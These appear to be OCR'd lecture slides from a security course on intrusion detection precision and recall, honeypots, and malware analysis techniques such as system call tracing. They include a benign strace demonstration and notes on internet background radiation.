
- VERY difficult to get both good recall and precision
- Malware comes in small packages
- Looking for one packet in a million (billion? trillion?)
- If insufficiently sensitive, IDS will miss this packet (low recall)
- If overly sensitive, too many alerts will be raised (low precision)

How do we learn about and study malware?

Honeypots

- **Honeypot:** a controlled environment constructed to trick malware into thinking it is running in an unprotected system
  - collection of decoy services (fake mail, web, ftp, etc.)
  - decoys often mimic behavior of unpatched and vulnerable services

Example Honeypot Workflow



Plan for today

- Administrivia
- Network Defense Review
- Honeypots
  - Overview
  - Malware analysis
- Exam 2 Review

Reverse Engineering

- Three phases:
  - Overview - get a big picture of the system
  - Subcomponent Scanning - scan subsections of the code for specific issues
  - Focused experimentation - test the malware's response to specific inputs/actions

Static

Dynamic

Overview

- **Get strings and API calls**
  - Look for "interesting" anchors to focus future phases on
  - "Interesting" is typically determined based on prior experience
- **Trace system calls:**
  - most OSes support method to trace sequence of system calls
    - e.g., ptrace, strace, etc.
  - all "interesting" behavior (e.g., networking, file I/O, etc.) must go through system calls
  - capturing sequence of system calls (plus their arguments) reveals useful info about malware's behavior

Tracing System Calls

```
root@ubuntu:~# strace -o out.txt ./trace-me
What just happened??
```

```
mkdir("/tmp/.tomato", 0700)                = 0
brk(NULL)                                  = 0x55eb8155e000
brk(0x55eb8157f000)                        = 0x55eb8157f000
openat(AT_FDCWD, "/tmp/.tomato/answer.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(3, "I Was created!!!!", 17)          = 17
close(3)                                   = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(1, "What just happened??\n", 21What just happened??
)  = 21
exit_group(0)                              = ?
+++ exited with 0 +++
```

https://malware.news/t/elf-malware-analysis-101-part-3-advanced-analysis/46838


Overview

- **Observe filesystem changes and network IO:**
  - "diff" the filesystem before and after
    - which files are the malware reading/ writing?
  - capture network packets
    - to whom is the malware communicating

Internet Background Radiation


- **Internet Background Radiation** or **Backscatter:** Traffic that is sent to addresses on which no device is set up (these unused portions of the Internet are called **darknets**)
  - Backscatter primarily originates from spam, worms, and port scans
  - Estimated at 5.5Gbps
  - Estimated that 70% of background radiation due to Conficker Worm

Subcomponent Scanning



